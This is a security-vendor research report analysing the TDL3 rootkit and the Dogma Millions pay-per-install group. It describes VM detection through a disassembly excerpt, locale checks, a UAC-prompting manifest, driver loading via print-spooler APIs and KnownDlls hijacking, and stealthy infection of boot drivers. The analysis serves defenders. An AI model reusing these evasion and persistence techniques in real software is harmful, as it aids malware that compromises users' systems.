TDL3: The Rootkit of All Evil?*

Account of an Investigation into a Cybercrime Group

Aleksandr Matrosov, senior virus researcher
Eugene Rodionov, rootkit analyst

ESET, Derbenevskaya nab., 7, bld. 14, Moscow

* Radix malorum est cupiditas: "The love of money is the root of all evil" (1 Timothy 6:10)

Contents

DOGMA MILLIONS CYBERCRIME GROUP 3

DOGMA MILLIONS 3

THE DROPPER 8

DETECTING VIRTUAL MACHINE ENVIRONMENT 8

CHECKING LOCALES 9

INSTALLING KERNEL MODE DRIVER 10

Using AddPrintProcessor and AddPrintProvidor API 10

Using known dlls 13

THE ROOTKIT 15

INFECTION 15

READING AND WRITING DATA FROM/TO HARD DISK 19

HOW TO SURVIVE AFTER REBOOT 21

INJECTING MODULES INTO PROCESSES 22

ENCRYPTED FILE SYSTEM 22

INJECTOR 25

COMMUNICATION PROTOCOL 26

TASKS 27

APPENDIX A 28

APPENDIX B 29

APPENDIX C 30

APPENDIX D 31

Dogma Millions cybercrime group

Not so long ago one of our clients asked us to analyze a set of TDSS droppers and to locate the source of the threat. During our investigation we found evidence of the complicity of one of the well-known cybercrime groups in distributing those rootkits. The droppers were distributed using a Pay-Per-Install (PPI) scheme well-known and growing increasingly popular among cybercrime groups . The PPI scheme is similar to those used for distributing toolbars for the browsers. For instance, if you are a partner of Google and distribute its toolbars then you have a special build with an embedded identifier which allows for calculating the number of your installations and therefore your revenue. The same approach is used for distributing the rootkits: information about the distributor is embedded into the executable and there are special servers used to calculate the number of installations.

Dogma Millions

The Dogma Millions cybercrime group started business in the autumn of the last year, placing a lot of advertisements on public forums offering "easy money". Here is the cybercrime group's web page :

Figure 1 – Cybercrime Group Web Page

On the next figure you can see information about the *dogmamillions.com* domain name, which is registered in Germany and has an IP address belonging to an Internet provider in the USA.



Figure 2 – Domain name information of the cybercrime group

According to Alexa (*http://www.websiteoutlook.com/www.dogmamillions.com*) this resource gets quite a high volume of individual visitors.

Anyone deciding to cooperate with the cybercrime group receives a unique login and a password, identifying the number of installations per resource.

http://dogmamillions.com/download.html?login=b0bah&key=2b15ea4e5eb2bbd734081c051a14fa41&affSid=0

As we go further we can see a well-developed business infrastructure: for example, each person affiliate has a personal manager who can be consulted in case of any problems.

Figure 3 – Support service



Figure 4 – Malware distribution scheme

In order to reduce the number of detections by antivirus software, distributed malware is repacked every few hours (or even more frequent) and partners are instructed not to check on whether the malware can be detected by AV by using resources like VirusTotal. If these rules are violated, a partner may be fined. Usually, the cybercrime group uses quite reliable packers and protectors that ensure that malware stays undetected by many antivirus products. The packers used for protecting rootkits employ sophisticated techniques and tools to detect debuggers and virtual machines. You can see the user interface characteristic of one of them in the figure below. The new version of this product costs approximately $500.

Figure 5 – User interface of a packer

The Pay-Per-Install scheme is widely used by maintainers of resources used to store pirated content. For instance, web sites where users can watch popular video serials use this technique and offer malware for download masquerading as antivirus program. An example of one of these sites is provided below.



Figure 6 – Downloading the rootkit as Antivirus

When you visit the web resource you are shown a banner that refuses to be closed. When you click on it, you are redirected to a malicious web-page that performs an attack by using an exploit, or else you receive an alert claiming that your system is infected by a virus, and you are invited to download antivirus software program.



Figure 7 – Downloading the rootkit as an antivirus

The Dropper

The rootkit dropper is encrypted. The decryption routine is slightly obfuscated and differs between different droppers. During unpacking, the dropper performs some simple anti-debugging checks and also checks that it isn't running inside a virtual machine. The next figure shows the structure of the dropper.



Figure 8 – The Dropper Structure

Detecting virtual machine environment

The rootkit dropper checks whether the rootkit is being executed in the context of a virtual machine. It does so by reading the local descriptor table register (LDTR) that is used to calculate the linear address from the *segment_selector:offset* pair. Microsoft Windows operating systems don't use a Local Descriptor Table (LDT), so the LDTR contains zero, but many virtual machine programs use it, nonetheless. In this way, the rootkit can easily check whether it is running inside virtual machine. The following figure shows how TDL3 uses this technique to ensure that it isn't executed inside a virtual machine.

```
loc_41281B:
                sldt    [ebp+var_10]        Obtaining LDT segment selector

loc_41281F:

                push    [ebp+var_8]
                call    sub_412030
                pop     ecx

loc_412828:
                push    400000h
                mov     eax, [ebp+pBuffer]
                call    dword ptr (loc_41281F+2 - 41280Dh)[eax]
                mov     [ebp+var_4], 180h
                mov     eax, [ebp+var_8]
                mov     [ebp+var_C], eax
                push    [ebp+var_4]
                call    AllocateMemory
                pop     ecx
                mov     [ebp+var_18], eax
                push    [ebp+var_18]
                push    [ebp+var_C]
                call    sub_412CC0
                pop     ecx
                pop     ecx
                push    [ebp+var_4]
                push    [ebp+var_18]
                push    [ebp+var_8]
                call    CopyMemory
                add     esp, 0Ch
                push    [ebp+var_18]
                call    CallVirtualFree
                pop     ecx
                mov     eax, [ebp+var_8]
                mov     eax, dword ptr (loc_41292C+1 - 41280Dh)[eax]
                and     eax, 2
                jz      short ContinueExecution
                movzx   eax, [ebp+var_10]           Compare with 0x0000
                test    eax, eax
                jz      short ContinueExecution
```

Figure 9 – Checking virtual machine environment

Checking locales

Some modified versions of the rootkit found in the United Kingdom are designed to be distributed and run everywhere except the following countries:

- Azerbaijan;
- Belarus;
- Kazakhstan;
- Kyrgyzstan;
- Russia;
- Uzbekistan;
- Ukraine;
- Czech Republic;
- Poland.

The rootkit dropper compares the current locale with those of the countries listed above. If there is a match it terminates execution and as a result, the system doesn't get infected.

Installing kernel mode driver

Using AddPrintProcessor and AddPrintProvidor API

Here we will describe the installation of the driver using the AddPrintProcessor and AddPrintProvidor API functions. The process of driver installation can be roughly divided into two stages:

- Adding the print processor or provider;
- Installing the kernel mode driver.

First of all, to install a print provider or add a print processor, an application requires SE_LOAD_DRIVER_PRIVILEGE. Thus, at the first stage (see the next figure) the dropper tries to adjust SE_LOAD_DRIVER_PRIVILEGE: this is necessary in order to perform subsequent actions. If successful, it copies itself into %PrintProcessor% as a dynamic link library and calls the AddPrintProcessor (AddPrintProvidor) API function, passing as parameters the name of the copied library and "tdl" string (that is, the name of the print processor or print provider). This makes (via the RPC mechanism) the trusted system process spoolsv.exe load the specified library and execute its entry point.



Figure 10 – The first stage of the installation.

If the dropper fails to adjust SE_LOAD_DRIVER_PRIVILEGE, it creates a manifest file with the same name as the dropper, and in the same directory, with the following content:

```
  <?xml version="1.0" encoding="UTF-8" standalone="yes" ?>
- <assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  - <ms_asmv2:trustInfo xmlns:ms_asmv2="urn:schemas-microsoft-com:asm.v2">
    - <ms_asmv2:security>
      - <ms_asmv2:requestedPrivileges>
          <ms_asmv2:requestedExecutionLevel level="requireAdministrator" />
        </ms_asmv2:requestedPrivileges>
      </ms_asmv2:security>
    </ms_asmv2:trustInfo>
  </assembly>
```

Then it runs another instance of the dropper by calling the *ShellExecute* API function, which causes the Operating System (we are speaking about Windows Vista and Windows 7 operating systems) to display a dialog box prompting a user to type the administrator password, as shown in Figure 11. If a user types the password the dropper is re-started but this time with administrative privileges including SE_LOAD_DRIVER_PRIVILEGE.



Figure 11 – The dialog box displayed to user

When the dropper has been loaded by spoolsv.exe, the second stage of the installation takes place in the address space of the trusted system process (Figure 12). As the dropper runs in the context of the system process, it fools many antivirus programs and is able to load the driver by stealth. During the second stage of the installation the dropper loads the rootkit into kernel mode address space and writes additional modules and configuration information into the rootkit's file system.

The dropper creates a service with a random 16-character name representing the driver and executes the ZwLoadDriver routine. If the installation of the driver was successful, this routine returns a STATUS_SECRET_TOO_LONG error code, which causes the system to unload the driver and clean up allocated resources. If the system is already infected with the TDL3 rootkit this routine returns a STATUS_OBJECT_NAME_COLLISION error code.



Figure 12 – The second stage of the rootkit installation

If the dropper fails to install the rootkit for some reason, it sends a message to a server. This message has the following format:

bot_id | aff_id | sub_id | reason_code | error_code | os_version | "prn1"

- bot_id – bot identifier;
- aff_id and sub_id – distributor identifiers;
- reason_code – the reason of failure:
    - 2 – Win32 error;
    - 3 – the system is already infected;
- error_code – code of the Win32 error or native error code (NTSTATUS);
- os_version – operating system version;
- "prn1" – ASCII string.

If the installation was successful then the dropper creates the following files in the rootkit's file system:

- tdlcmd.dll – user mode injector;
- config.ini – configuration file;
- bckfg.tmp.

The dropper extracts these files from its image. To be more precise the dropper has a section with a ".tdl" name containing all the files to be dropped, as well as configuration and version information. The layout of this section is presented in figure 13. The section consists of data divided into

blocks. Each block of data is preceded by a DWORD containing its size so that we can easily determine the contents of the block using the specified index. Here is a summary of the content of the ".tdl" section:

- Block with index 0 – kernel mode driver (the rootkit and infector);
- Block with index 1 – dynamic link library to inject into processes (tdlcmd.dll);
- Block with index 2 – list of URLs specifying servers to communicate with (send data, receive commands);
- Block with index 3 – text information about distributor of the rootkit (affiliation ID), date of the rootkit build;
- Block with index 4 – file bckfg.tmp.



Figure 13 – Layout of the ".tdl" section of the dropper

Using known dlls

Here we describe a method for installing a driver employed by one of the old versions of the rootkit. As in the previously described technique, the process of infection can be divided into 2 stages:

- Injecting code into the spoolsv.exe process;
- Installing the kernel mode driver.

The second stage of this method is similar to those of the method described above but the first stage is rather different. The dropper injects code in the system process via "known dlls".

Before describing the method itself we will make some preliminary observations about this technique. If we explore the object directory "\KnownDlls" with WinObj using Sysinternals we see a list of section objects corresponding to system libraries (Figure 14). The OS loader uses those objects to load

its library into a process's address space. When a process wants to load such a library the loader just maps an existing section object corresponding to the specified library into its address space.



Figure 14 – List of known dlls

So if we replace an existing section object with our own, our code is loaded instead of that in the library we replaced. The dropper works in the same way. Firstly the dropper creates a section object called "\KnownDlls\dll.dll", corresponding to the library it wants to inject into the process. Secondly it copies msvcrt.dll library into the temp directory and patches it so that it loads the dll.dll library (entry point of the patched msvcrt.dll library calls *LoadLibrary("dll.dll")* API function). Thirdly the dropper deletes the existing section object "\KnownDlls\msvcrt.dll" corresponding to the original library and creates the section object with the same name but targeted to the patched library, as we can see in Figure 16.



Figure 15 – Replacing section object corresponding to known dll

When the section object is replaced the dropper stops print service, causing the spoolsv.exe process to be terminated. Then the dropper restarts the print service and as a result spoolsv.exe process is created. In consequence patched msvcrt.dll library is loaded into its address space via the replaced section object. In this way the dropper infiltrates into spoolsv.exe and, as we said earlier, it loads driver in the same way as described previously.

The rootkit

In this section we will describe the rootkit itself. First of all we will start with what happens when it is loaded into kernel mode address space.

Infection

In order to survive after reboot the rootkit infects one of the system drivers. We will describe the infection mechanism of the latest available sample (at the time of writing this paper) of the malware. First of all the rootkit chooses the driver to infect. Its previous modifications (for instance version 3.23) always infect the same driver, namely, the miniport storage driver corresponding to the physical device on which the system is located. In the latest version, in order to make its removal more challenging, it infects a randomly-chosen driver that is loaded at the boot time. Figure 16 shows how the rootkit determines which driver to infect.



Figure 16 – Choosing a driver to infect

To select its victim the rootkit goes through the linked list of the undocumented kernel structures (DRIVER_SECTION), containing information about all the loaded drivers in the system. It randomly chooses a driver whose DRIVER_SECTION structure is located between structures corresponding to pci.sys and win32k.sys drivers.

Once the rootkit has chosen the victim it injects a loader (a small piece of code that loads the body of the rootkit) into its image. In the next picture (Figure 17) we can see what actually happens. The rootkit overwrites the first 917 bytes of the resources with loader code and auxiliary data. Overwritten data belonging to the original driver are stored in the rootkit's file system in a file with "rsrc.dat" name so that when the rootkit has been loaded it can restore the infected driver's original resources. The malware modifies the driver's entry point to point to the loader. Thus one of the most notable characteristics of the infected driver is that its entry point is located in the resource section. When the infection has been completed the size of the executable itself isn't changed.

